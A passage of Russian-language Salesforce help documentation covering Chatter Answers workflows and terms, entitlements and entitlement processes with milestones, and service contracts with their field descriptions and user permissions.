1. Клиент вводит вопрос или ключевые слова на вкладке «Вопрос и ответ» компонента Chatter Answers и нажимает кнопку **«Опубликовать вопрос»**. 2. В результатах поиска отображается похожий вопрос, содержащий лучший ответ. 3. Клиент выбирает данный вопрос и просматривает ответ.	1. Клиент вводит вопрос или ключевые слова на вкладке «Вопрос и ответ» компонента Chatter Answers и нажимает кнопку **«Опубликовать вопрос»**. 2. В результатах поиска не отображаются похожие вопросы. 3. Клиент продолжает вводить описание вопроса и нажимает кнопку **«Опубликовать в сообщество»** для публикации общедоступного вопроса. 4. Участник сообщества или агент службы поддержки читает опубликованный вопрос и добавляет комментарий,	1. Клиент вводит вопрос или ключевые слова на вкладке «Вопрос и ответ» компонента Chatter Answers и нажимает кнопку **«Опубликовать вопрос»**. 2. В результатах поиска не отображаются похожие вопросы. 3. Клиент продолжает вводить описание вопроса и выбирает параметр **«Опубликовать для представителя в частном порядке»** для публикации личного вопроса. 4. Личный вопрос преобразуется в обращение. 5. Агент службы поддержки читает обращение и	1. Клиент вводит вопрос или ключевые слова на вкладке «Вопрос и ответ» компонента Chatter Answers и нажимает кнопку **«Опубликовать вопрос»**. 2. В результатах поиска отображается похожая статья Salesforce Knowledge, содержащая ответ. 3. Клиент выбирает данную статью и просматривает ответ.

Ответ на вопрос сформирован на основе подобного вопроса с лучшим ответом	Ответ на вопрос сформирован участниками сообщества	Ответ на вопрос сформирован агентом службы поддержки	Ответ на вопрос сформирован на основе статьи Salesforce Knowledge
	являющийся ответом на вопрос клиента.	добавляет личный комментарий, являющийся ответом на вопрос клиента.	

Терминология Chatter Answers

СМ. ТАКЖЕ:

Терминология Chatter Answers

Терминология Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

Ниже приведены термины, используемые для описания функциональных возможностей Chatter Answers.

Ответы

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

Статья

Статья содержит сведения о продуктах и услугах компании, которые должны быть доступны в базе знаний.

Лучший ответ

Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего. Лучший ответ отображается прямо под вопросом (над другими ответами). Обычно лучший ответ содержит наиболее ценную информацию, поэтому позволяет другим участникам сообщества быстро решать похожие вопросы.

Пометить

Значок выбора статуса («Спам», «Ужасно» или «Недопустимо») для вопроса или ответа.

Отслеживать

Подписка на вопрос, позволяющая получать электронные уведомления о добавлении ответов или комментариев для определенного вопроса.

Нравится
Выражение поддержки или подтверждение точности и полезности вопроса, ответа или статьи базы знаний.

Популярный
Популярность каждого вопроса определяется количеством пользователей, выбравших ссылку **«Нравится»** в течение определенного промежутка времени.

Вопрос
Вопрос, опубликованный в сообществе ответов. Участники сообщества могут публиковать ответы на заданные вопросы с целью их решения.

Вопрос, личный
Вопрос, опубликованный в сообществе ответов и помеченный как **«Личный»**, чтобы быть доступным только агентам службы поддержки.

Ответ
Ответ на вопрос в сообществе ответов. Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего с целью его решения и закрытия.

Темы
Боковая панель, содержащая категории данных, позволяющие клиентам просматривать вопросы и ответы. Например, при наличии зоны для продуктов группы аппаратного обеспечения можно создать следующие темы: «Портативные компьютеры», «Настольные компьютеры» и «Принтеры».

Голос, ответ
Голос в сообществе ответов соответствует положительному или отрицательному мнению об ответе на вопрос.

Зоны
Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы.

СМ. ТАКЖЕ:

Использование вкладки «Вопрос и ответ» компонента Chatter Answers

Создание и проверка соглашений об обслуживании

Используйте права и сервисные контракты для предоставления соглашений об обслуживании.

Работа с правами

Права позволяют определить наличие у клиента привилегии на поддержку с целью последующего создания записей поддержки, например обращений или заказов на работу.

Работа с сервисными контрактами

Сервисные контракты в Salesforce представляют собой соглашение о клиентской поддержке между вами и вашими клиентами. Их можно использовать для предоставления гарантий, подписок, соглашений об уровне обслуживания (SLA) и других видов поддержки клиентов.

Работа с элементами строки контракта

Элементы строки контракта — это определенные продукты, указанные в сервисном контракте (не в генеральном). Элементы строки контракта доступны пользователям только в том случае, если организация Salesforce использует продукты.

Работа с правами

Права позволяют определить наличие у клиента привилегии на поддержку с целью последующего создания записей поддержки, например обращений или заказов на работу.

Права и процессы прав

Права — это элементы поддержки пользователей в системе Salesforce (например, «поддержка по телефону» или «интерактивная поддержка»). Как правило, эти элементы используются для представления терминов в соглашениях об обслуживании.

Рекомендации по работе с правами

Права в системе Salesforce определяют наличие у клиента права на поддержку. В данном разделе представлена информация о выполнении общих действий по правам.

Проверка прав

Каждое право в Salesforce связано с конкретной организацией. Проверьте, соответствует ли клиент условиям, необходимым для предоставления услуг поддержки, перед тем как создать или обновить обращение или заказ на работу.

Права: основные термины

Ознакомьтесь с полезными терминами, связанными с функциями права в Salesforce.

Поля прав

Ниже перечислены поля, доступные для прав. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Права и процессы прав

Права — это элементы поддержки пользователей в системе Salesforce (например, «поддержка по телефону» или «интерактивная поддержка»). Как правило, эти элементы используются для представления терминов в соглашениях об обслуживании.

Права можно связывать с организациями, активами и сервисными контрактами. Например, право на поддержку по телефону можно добавить к организации. Если контакт из организации звонит в отдел обслуживания клиентов, агенты службы поддержки могут быстро проверить, имеет ли он право на поддержку по телефону.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Права можно использовать отдельно или в качестве составляющей *процессов права*. Процесс права — это временная шкала, содержащая все этапы, которые агенты должны выполнить для принятия решения по записи поддержки. Чтобы представить в системе Salesforce соглашения об обслуживании более сложного уровня (например, с функциями продления процессов и рядом уровней обслуживания), используются элементы *сервисные контракты* и *элементы строки контракта*.

Просмотр и управление правами в системе <0>Salesforce<1> выполняется на вкладке «Права». Также, в зависимости от настройки прав, можно использовать связанный список «Права» для организаций, контактов, активов и сервисных контрактов.

Прим.: В приложении Lightning Experience списки, касающиеся прав, не появляются в разделе «Контакты».

СМ. ТАКЖЕ:

Рекомендации по работе с правами

Права: основные термины

Рекомендации по работе с правами

Права в системе Salesforce определяют наличие у клиента права на поддержку. В данном разделе представлена информация о выполнении общих действий по правам.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прав:
- Чтение для прав

Для изменения прав:
- Редактирование для прав

Для создания или клонирования прав:
- Создание для прав

Для удаления прав:
- Удаление для прав

Просмотр прав

Пользователь может просматривать права на вкладке «Права» или в следующих связанных списках «Права»:

- Организации
- Активы
- Контакты

  Прим.: В приложении Lightning Experience списки, касающиеся прав, не появляются в разделе «Контакты».

- Сервисные контракты

Прим.: В приложении Lightning Experience списки, касающиеся прав, не появляются в разделе «Контакты».

Чтобы просмотреть права, связанные с конкретной организацией, контактом, активом или сервисным контрактом, перейдите к связанному списку «Права» для записи.

Совет: Если на консоли организации включены права, нажмите вкладку «Консоль» для просмотра и редактирования прав и связанных с ними записей.

Создание прав

Пользователь может создавать и редактировать права на вкладке «Права» или в связанном списке «Права» для организаций, активов или сервисных контрактов.

Возможно, в компании существует собственный процесс связывания прав и клиентов в системе Salesforce. Проще всего создать право в организации клиента посредством связанного списка «Права». Используйте это правило для всех контактов организации. Учтите, что при создании контакта для организации для контакта не выполняется автоматическое наследование права для организации. Администратор может настроить автоматический процесс, создающий право для новых контактов по организации.

Прим.:

- Пользователь может добавлять существующие права к контактам или продуктам, но не может создавать новые права на основании записи контакта или продукта.
- Чтобы создать право на основе текущего, нажмите кнопку **«Клонировать»**.

Удаление прав

Пользователь может удалять права на странице сведений о правах, в связанном списке «Права» или на вкладке «Права». Удаленное право перемещается в корзину. Кроме того, удаление права инициирует удаление всех связанных примечаний, вложений или действий. Восстановление права инициирует восстановление всех связанных элементов.

Прим.: Нельзя удалить право для открытого обращения или заказа на работу.

Общий доступ для прав

Общий доступ для прав не поддерживается. Для прав используется та же модель общего доступа, что и для организации, с которой они связаны.

Связывание клиента с правом не означает предоставления общего доступа к праву для них. Чтобы клиенты могли просматривать свои права, права должны быть настроены во внешнем сообществе.

СМ. ТАКЖЕ:

- Проверка прав
- Права: основные термины
- Поля прав

Проверка прав

Каждое право в Salesforce связано с конкретной организацией. Проверьте, соответствует ли клиент условиям, необходимым для предоставления услуг поддержки, перед тем как создать или обновить обращение или заказ на работу.

Что следует проверять	Где следует это проверять	Этапы проверки
Имеет ли право хотя бы один контакт в данной организации на получение услуг поддержки	Страница сведений об организации	1. Откройте страницу сведений об организации. 2. Убедитесь, что связанный список «Права» содержит нужное право.
Имеет ли право конкретный контакт на поддержку на странице сведений контакта	Страница сведений о контакте	1. Посмотрите контакт. 2. Убедитесь, что связанный список «Права» содержит нужное право. Прим.: В приложении Lightning Experience списки, касающиеся прав, не появляются в разделе «Контакты».

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прав:

- Чтение для прав

Для просмотра организаций, контактов, активов или сервисных контрактов:

- Чтение для данного объекта

Что следует проверять	Где следует это проверять	Этапы проверки
Распространяется ли поддержка на конкретные активы (приобретенные продукты)	Страница сведений об активе	1. Выберите нужный актив в связанном списке или списковом представлении активов на вкладке «Продукты». 2. Щелкните имя нужного актива. 3. Убедитесь, что связанный список «Права» содержит нужное право.
Включает ли контракт на обслуживание конкретное право на получение услуги	Страница сведений контракта на обслуживание	1. Откройте вкладку «Сервисные контракты». 2. Щелкните имя нужного сервисного контракта. 3. Убедитесь, что связанный список «Права» содержит нужное право.

После проверки прав на получение услуги щелкните **Создать обращение** на странице сведений о праве, чтобы создать обращение, связанное с правом. В обращение автоматически включается нужное право, организация, контакт и сведения об активе. Можно также добавить право в существующее обращение при помощи поля поиска «Имя права» для обращения.

СМ. ТАКЖЕ:

Рекомендации по работе с правами

Права: основные термины

Ознакомьтесь с полезными терминами, связанными с функциями права в Salesforce.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Право

Блок поддержки клиентов в Salesforce, например «поддержка по телефону» или «поддержка через Интернет». Он обычно используется для предоставления условий в гарантиях. Вы можете связывать права с организациями, активами, контактами и контрактами на обслуживание. Просмотр прав на вкладке «Права» или в связанном списке «Права» для организаций, активов, контактов и сервисных контрактов.

Прим.: В приложении Lightning Experience списки, касающиеся прав, не появляются в разделе «Контакты».

Контакт права

Контакты, у которых есть право на получение услуг поддержки клиентов, например, зарегистрированный абонент. Связанный список «Контакты» для права показывает, какие контакты подходят для этого права. Вы можете удалять или добавлять контакты напрямую из связанного списка или путем добавления самой записи контакта. Компания может запретить пользователю оказывать поддержку клиентам, отсутствующим в списке контактов права.

Прим.:

- Контакты в учетной записи не наследуют права организации автоматически. В зависимости от организации бизнес-процессов вам может потребоваться создать отдельное право для каждого контакта в организации. Вы можете также настроить триггер, который автоматически назначит право для контакта при его создании.
- Контакты права не имеют макетов страниц, макетов поиска, кнопок, ссылок и типов записей.
- Параметры доступности и общего доступа, применяемые к родительской организации, также распространяются на контакты. Связывание контакта с правом не инициирует предоставление общего доступа к записи права контакту или связанному пользователю сообщества.

Шаблон права

Заданные шаблоны поддержки клиентов, которые можно быстро добавить к продуктам в Salesforce. Например, создайте шаблоны права для веб-поддержки или поддержки по телефону, чтобы разрешить пользователям добавлять права в продукты, приобретаемые клиентами.

Прим.: В приложении Lightning Experience списки, касающиеся контактов, не появляются в разделе «Права».

Управление правами

Коллекция функций Salesforce, которые помогают предоставлять нужные уровни обслуживания вашим клиентам. Она содержит следующее.

- Функция *«Права»*, позволяющая агентам службы поддержки проверить наличие права на поддержку у клиента.
- Функция *Процессы права*, представляющая собой временную шкалу, содержащую все этапы, которые должны быть выполнены службой поддержки для принятия решения по записям поддержки (обращениям или заказам на работу).
- Функция *«Сервисные контракты»*, позволяющая представлять разные типы соглашений о поддержке клиентов (например, гарантии, подписки или соглашения об обслуживании). Сервисные контракты могут распространяться только на определенные продукты.
- Функция *«Доступ сообщества к правам»*, позволяющая пользователям сообщества просматривать права и сервисные контракты, а также создавать записи поддержки на их основе.
- Функция *«Отчетность по управлению правами»*, позволяющая отслеживать использование прав в организации Salesforce, а также соблюдение условий сервисных контрактов.

В зависимости от потребностей бизнеса вы можете решить, использовать все эти функции или только некоторые из них.

Сервисный контракт

Соглашение о предоставлении клиентам поддержки, заключаемое между вами и вашими клиентами. Сервисные контракты в Salesforce могут представлять собой гарантии, подписки, соглашения об уровнях обслуживания и другие типы поддержки клиентов. Сервисные контракты можно просмотреть на вкладке «Сервисные контракты» или в связанном списке «Сервисные контракты» для организаций и контактов.

Элемент строки контракта

Конкретные продукты, на которые распространяется действие сервисного контракта. Просмотр элементов строки контракта в связанном списке «Элементы строки контракта» для сервисных контрактов (не контракты!). Элементы строки контракта доступны пользователям только в том случае, если организация использует продукты.

Прим.: Элементы строки контракта не поддерживают создание расписаний, и у пользователей сообщества нет к ним доступа.

Процесс права

Срок, который содержит все этапы (контрольные точки), которые необходимо завершить специалистам службы поддержки для разрешения записи поддержки. Каждый процесс использует логику, необходимую для определения

способа применения соответствующего уровня обслуживания клиентов. Процессы права могут быть двух типов: обращение и заказ на работу.

Не всем правам нужны процессы. Например, простое право может заключаться в том, что клиент имеет право на техническую поддержку по телефону круглосуточно и без выходных. Если вам требуется добавить шаги, зависящие от времени или уровня обслуживания, в это определение например, если вы хотите, чтобы супервизору отправлялось уведомление по эл. почте о том, что обращение заказчика не разрешается в течение двух часов, вам необходим процесс права.

Контрольная точка

Необходимый шаг в ходе процесса права. Контрольные точки — это показатели, определяющие уровни предоставляемого клиентам обслуживания. Например, контрольными точками считаются время отправки первого ответа и время принятия решения по обращению.

Действия контрольных точек

Действие бизнес-правила, зависящее от времени, которое выполняется для контрольной точки процесса права. Например, в контрольную точку можно добавить следующие действия:

- отправка уведомления некоторым пользователям за час до окончания срока действия первой контрольной точки;
- обновление некоторых полей для обращения через минуту после завершения первого отклика.

Есть три типа действий для контрольной точки:

- *Действия в случае успеха* запускаются при завершении контрольной точки
- *Действия предупреждений* запускаются, когда имеется угроза нарушения условий контрольной точки
- *Действия в случае нарушений* запускаются при нарушении условий контрольной точки

Вы можете настроить автоматизацию задач, уведомлений электронной почты, обновления полей и исходящие сообщения для каждого типа действий.

СМ. ТАКЖЕ:

Права и процессы прав

Поля прав

Ниже перечислены поля, доступные для прав. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

Поле	Описание
Имя организации	Организация, связанная с правом. Каждое право должно быть связано с организацией.
Имя актива	Актив, связанный с правом. Продукты — это объекты, продаваемые компанией (например, корпус ноутбука). Активы — это определенные продукты, приобретенные клиентом (например, корпус ноутбука, приобретенный Андреем).

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Поле	Описание
Часы работы	Часы, в течение которых доступна поддержка права. Дополнительную информацию о часах работы по правам см. в разделе «Действие параметра «Часы работы» в управлении правами».
По инциденту	Данное поле позволяет ограничить количество обращений, доступных для одного права. Данное поле используется, если соглашения об обслуживании с клиентами основано на количестве обращений (в отличие от количества дней или других критериев). В противном случае это поле не используется. Прим.: Данный параметр недоступен для заказов на работу.
Обращения по праву	Общее количество обращений по одному праву. Данное поле доступно только в том случае, если заполнено поле «По инциденту».
Элемент строки контракта	Элемент строки контракта (продукт), связанного с правом.
Дата окончания	Последний день действия права. Данное поле отображается пустым, кроме случаев настройки триггера Apex или быстрого действия для заполнения поля. Например, можно создать быстрое действие, которое устанавливает для поля «Дата окончания» значение 365 дней после «Даты начала».
Имя права	Имя права. Рекомендуем использовать описательное имя (например, *«Поддержка по телефону»*). Описательное имя дает пользователям общее представление о правах при просмотре связанных списков организаций, контактов и активов.
Часы работы	Часы работы, которые должны соблюдаться при обработке заказов на работу с назначениями. Это поле доступно только при включенном поле услуг Lightning.
Сервисный контракт	Сервисный контракт, связанный с правом. Чтобы найти сервисный контракт с помощью диалогового окна поиска, задайте критерии в полях «Фильтровать по». Чтобы ограничить значения и результаты фильтрации, рекомендуем администраторам настроить фильтры поиска.

Поле	Описание
Дата начала	Первый день действия права. Это поле остается пустым, если не установлен триггер Apex или быстрое действие для его заполнения. Например, создается быстрое действие, которое определяет «Дату начала», когда «Статус» изменяет значение на «*Активный*».
Процесс права	Процесс права, связанный с правом. Процесс права это временная шкала, содержащая все этапы (контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по обращению. Каждый процесс использует логику для определения способа применения соответствующего уровня обслуживания клиентов.
Оставшиеся обращения	Количество обращений по одному праву. Значение данного поля уменьшается на единицу при каждом создании обращения с правом. Данное поле доступно только в том случае, если заполнено поле «По инциденту».
Статус	Статус права. Статус определяется текущей системной датой организации Salesforce и полями права «Дата начала» и «Дата окончания». Статусу присваивается значение... • «Активно», если системная дата находится в диапазоне: больше или равно «Дата начала» и меньше или равно «Дата окончания. • «Срок действия истек», если значение поля «Дата окончания» предшествует системной дате. • «Неактивно», если системная дата предшествует значению поля «Дата начала».
Значок статуса	Статус права отображается одним из указанных ниже значков. • Активно • Срок действия истек • Неактивно

Поле	Описание
Тип	Тип права (например, веб-поддержка или поддержка по телефону). Значения данного поля могут быть настроены администратором.

СМ. ТАКЖЕ:

Права: основные термины

Работа с сервисными контрактами

Сервисные контракты в Salesforce представляют собой соглашение о клиентской поддержке между вами и вашими клиентами. Их можно использовать для предоставления гарантий, подписок, соглашений об уровне обслуживания (SLA) и других видов поддержки клиентов.

Сервисные контракты являются новой возможностью предоставления прав. Используйте их в следующих случаях.

- Установка специальных уровней обслуживания для клиентов, например гарантий, подписок и соглашений об уровне обслуживания.
- Права клиентов подлежат продлению на уровне контракта. Другими словами, бизнес-процессы позволяют создавать права для клиента только при наличии активного сервисного контракта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Просматривать сервисные контракты и управлять ими в Salesforce можно на вкладке «Сервисные контракты». В зависимости от заданных настроек сервисных контрактов пользователи могут использовать список «Сервисные контракты» в учетных записях и контактах.

Рекомендации по работе с сервисными контрактами

Сервисный контракт — это соглашение между пользователем и его клиентами на предоставление определенного уровня обслуживания. Узнайте подробнее, как выполнять основные действия для сервисных контрактов.

Поля сервисных контрактов

Сервисные контракты имеют следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

СМ. ТАКЖЕ:

Рекомендации по работе с сервисными контрактами

Поля сервисных контрактов

Настройка сервисных контрактов

Рекомендации по работе с сервисными контрактами

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сервисных контрактов:	Чтение для сервисных контрактов
Для редактирования сервисных контрактов:	Редактирование для сервисных контрактов
Для создания или клонирования сервисных контрактов:	Создание для сервисных контрактов
Для удаления сервисных контрактов:	Удаление для сервисных контрактов

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Сервисный контракт — это соглашение между пользователем и его клиентами на предоставление определенного уровня обслуживания. Узнайте подробнее, как выполнять основные действия для сервисных контрактов.

Просмотр сервисных контрактов

Просмотреть сервисные контракты можно на вкладке «Сервисные контракты» или в связанном списке учетных записей и контактов «Сервисные контракты». Чтобы просмотреть сведения о сервисном контракте, щелкните имя нужного сервисного контракта. Будут отображены связанные права, элементы строки контракта, журнал обновления полей и т.д.

Связанный список «Сервисные контракты» в учетной записи или контакте содержит все сервисные контракты, связанные с данным элементом.

Совет: Если сервисные контракты были настроены в консоли, щелкните вкладку «Консоль», чтобы найти, просмотреть и изменить сервисные контракты и связанные записи из одного места.

Создание сервисных контрактов

Создавать и редактировать сервисные контракты можно из следующих мест:

- Вкладка «Сервисные контракты»
- Связанный список учетных записей и контактов «Сервисные контракты»

Рекомендуется создать ссылку на каждый сервисный контракт в учетной записи Salesforce. Затем можно создать права в сервисном контракте и назначить права для контактов, связанных с учетной записью.

Совет:

- Чтобы быстро создать новый сервисный контракт на основе текущего, нажмите кнопку **«Клонировать»**.
- Используйте поле «Сервисные контракты, заданные в родительской организации» и связанный список «Сервисные контракты, заданные в дочерней организации», чтобы сделать один сервисный контракт родительским по отношению к другому. Это помогает представлять сложные контракты.
- Права влияют на условия в сервисном контракте, а сервисный контракт может быть связан с несколькими правами. Нажмите на ссылку на права сервисного контракта посредством связанного списка прав сервисного контракта или поля поиска «Сервисный контракт» на правах.

Удаление сервисных контрактов

Удалить сервисные контракты можно со страницы «Сведения о сервисном контракте» или из связанного списка «Сервисные контракты».

Удаленный сервисный контракт перемещается в корзину. Кроме того, удаление сервисного контракта инициирует удаление всех связанных примечаний, вложений, действий или элементов строки контракта. Восстановление сервисного контракта инициирует восстановление всех связанных элементов.

Прим.:

- Сервисные контракты с активными или недействительными правами не могут быть удалены. При необходимости удаления сервисного контракта с правами (например, из-за проблем с сервисным контрактом) добавьте его права в другой сервисный контракт, а затем удалите его.
- Если вы удалите сервисный контракт с родительским и дочерним сервисными контрактами, учтите, что на родительский и дочерний контракты больше не будет ссылок в иерархии сервисного контракта.

Предоставление общего доступа к сервисным контрактам

Для предоставления дополнительного доступа к сервисным контрактам по сравнению с установленной моделью общего доступа в организации можно использовать правила общего доступа. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Чтобы отобразить пользователей с доступом к сервисному контракту, нажмите **«Предоставить общий доступ»** на странице «Сведения о сервисном контракте». Откроется страница «Сведения об общем доступе». Ниже перечислены действия, доступные на данной странице.

- Просмотр списка пользователей, которые имеют доступ к сервисному контракту.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **«Добавить»**. Общий доступ можно предоставить только пользователям с полномочием «Чтение» для сервисных контрактов.
- Создание, редактирование и удаление правил общего доступа вручную.
- Определение настраиваемого представления для фильтрации списка пользователей, которые имеют доступ к сервисному контракту.

Передача сервисных контрактов между пользователями

Может потребоваться перенос нескольких сервисных контрактов для пользователя. Для этого перейдите на вкладку «Сервисные контракты» и нажмите **«Передать сервисные контракты»** в разделе «Инструменты».

СМ. ТАКЖЕ:

Работа с сервисными контрактами

Поля сервисных контрактов

Поля сервисных контрактов

Сервисные контракты имеют следующие поля. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Поле	Описание
Имя организации	Организация, которая приобрела или несет ответственность за сервисный контракт.
Дата активации	Первый день действия сервисного контракта.*
Статус утверждения	Поле статуса процесса утверждения. При наличии процесса утверждения для сервисных контрактов в этом поле указывается текущая стадия процесса утверждения.
Город для счета	Часть адреса для выставления счета: название города. Допускается до 40 символов.
Страна для счета	Часть адреса для выставления счета: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.
Область для счета	Часть адреса для выставления счета: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.
Почтовый индекс для счета	Часть адреса для выставления счета: почтовый индекс. Допускается до 20 символов.
Имя контакта	Контакт, связанный с сервисным контрактом. Воспользуйтесь раскрывающимся списком.
Имя контракта	Имя сервисного контракта. В зависимости от бизнес-потребностей может потребоваться включение имени клиента, даты окончания действия контракта, типа продукта, на который

Поле	Описание
	распространяется контракт, или других сведений.
Номер контракта	Автоматически создаваемый номер сервисного контракта. (Только для чтения)
Создано	Пользователь, создавший сервисный контракт. (Только для чтения)
Дата создания	Дата создания сервисного контракта.*
Валюта	Валюта для всех полей валюты в сервисном контракте. Данное поле доступно только мультивалютным организациям. Валюта сервисного контракта, содержащего элементы строки контракта, не может быть изменена.
Описание	Описание сервисного контракта. Данное поле поддерживает ввод не более 32 Кб данных. Включите в описание сведения, которые помогут агентам понять сферу действия сервисного контракта. Например, «Этот контракт гарантирует, что клиент получит первый ответ в течение 2 часов, а его проблема будет решена в течение 24 часов».
Скидка	Средневзвешенное значение всех скидок для элементов строки контракта. Данное поле поддерживает любые положительные числа до 100. (Только для чтения)
Дата окончания	Последний день действия сервисного контракта.* Это поле остается пустым, если не установлен триггер Apex или быстрое действие для его заполнения. Например, можно создать быстрое действие, которое устанавливает для поля «Дата окончания» значение 365 дней после «Даты начала».
Общая сумма	Общая сумма сервисного контракта плюс налоги и стоимость отправки. (Только для чтения)
Последнее изменение сделано	Пользователь, изменивший сервисный контракт последним. (Только для чтения)
Элементы строки	Количество элементов строки сервисного контракта (продуктов).

Поле	Описание
Родительский сервисный контракт	Родительский сервисный контракт на сервисный контракт, если он имеется. Совет: Просмотр, создание и удаление дочернего сервисного контракта сервисного контракта в связанном списке «Дочерние сервисные контракты».
Корневой сервисный контракт	Сервисный контракт верхнего уровня в иерархии сервисных контрактов. В зависимости от того, где находится сервисный контракт в иерархии, его корень может быть тем же, что и у родительского. (Только для чтения)
Ответственный за сервисный контракт	Назначенный ответственный за сервисный контракт.
Доставка и обработка	Общая стоимость отправки и обработки сервисного контракта.
Город доставки	Часть основного почтового адреса или адреса для доставки: название города. Допускается до 40 символов.
Страна доставки	Часть основного почтового адреса или адреса для доставки: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.
Область отправки	Часть основного почтового адреса или адреса для доставки: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Если поле является текстовым, текст может содержать не более 80 символов.
Улица доставки	Часть основного почтового адреса организации или адреса для доставки: название улицы. Допускается до 255 символов.
Индекс отправки	Часть основного почтового адреса или адреса для доставки: почтовый индекс. Допускается до 20 символов.
Особые условия	Любые оговоренные условия, которые должны отслеживаться в сервисном контракте.
Дата начала	Первый день действия сервисного контракта.* Это поле остается пустым, если не установлен триггер Apex или быстрое действие для его заполнения. Например, можно создать быстрое действие, которое устанавливает для поля «Дата начала» дату изменения статуса на активное.

Поле	Описание
Статус	Статус сервисного контракта. Статус определяется текущей системной датой организации и полями сервисного контракта «Дата начала» и «Дата окончания». Статусу присваивается значение... • «Активно», если системная дата находится в диапазоне: больше или равно «Дата начала» и меньше или равно «Дата окончания. • «Срок действия истек», если значение поля «Дата окончания» предшествует системной дате. • «Неактивно», если системная дата предшествует значению поля «Дата начала».
Значок статуса	Представляет статус сервисного контракта с помощью одного из следующих значков. • Активно • Срок действия истек • Неактивно
Промежуточная сумма	Общая сумма по элементам строки сервисного контракта (продуктам) без учета скидок, налогов и стоимости отправки. (Только для чтения)
Налог	Общая сумма налогов по сервисному контракту. Это поле валюты, поэтому следует вводить сумму, а не проценты. Например, введите `10,50 $`.
Срок (в месяцах)	Срок действия сервисного контракта в месяцах. Это поле не зависит от значений «Дата начала» и «Дата окончания». В зависимости от использования сервисных контрактов можно скрыть поле «Срок окончания» или установить проверку данных, при которой заполняется поле «Дата окончания», если задано значение «Срок окончания».
Итоговая цена	Общая сумма по элементам строки контракта (продуктам) с учетом скидок, но без учета налогов и стоимости отправки. (Только для чтения)

*Сервисные контракты имеют четыре поля даты. «Дата создания» — дата создания сервисного контракта в Salesforce, т.е. самая ранняя дата. «Дата активации» — это дата первой активации для учетной записи или клиента. «Дата начала» — дата вступления сервисного контракта в силу или дата последнего продления, а «Дата окончания» — последний день действия сервисного контракта. Поля «Дата начала» и «Дата окончания» по умолчанию пустые, но можно создать

триггеры Apex, которые будут заполнять эти поля на основе других полей сервисного контракта, например значения поля «Статус».

СМ. ТАКЖЕ:

Рекомендации по работе с сервисными контрактами

Поля элементов строки контракта

Работа с элементами строки контракта

Элементы строки контракта — это определенные продукты, указанные в сервисном контракте (не в генеральном). Элементы строки контракта доступны пользователям только в том случае, если организация Salesforce использует продукты.

Элементы строки сервисного контракта перечислены в связанном списке «Элементы строки контракта».

Прим.: Элементы строки контракта не поддерживают создание расписаний, и у пользователей сообщества нет к ним доступа.

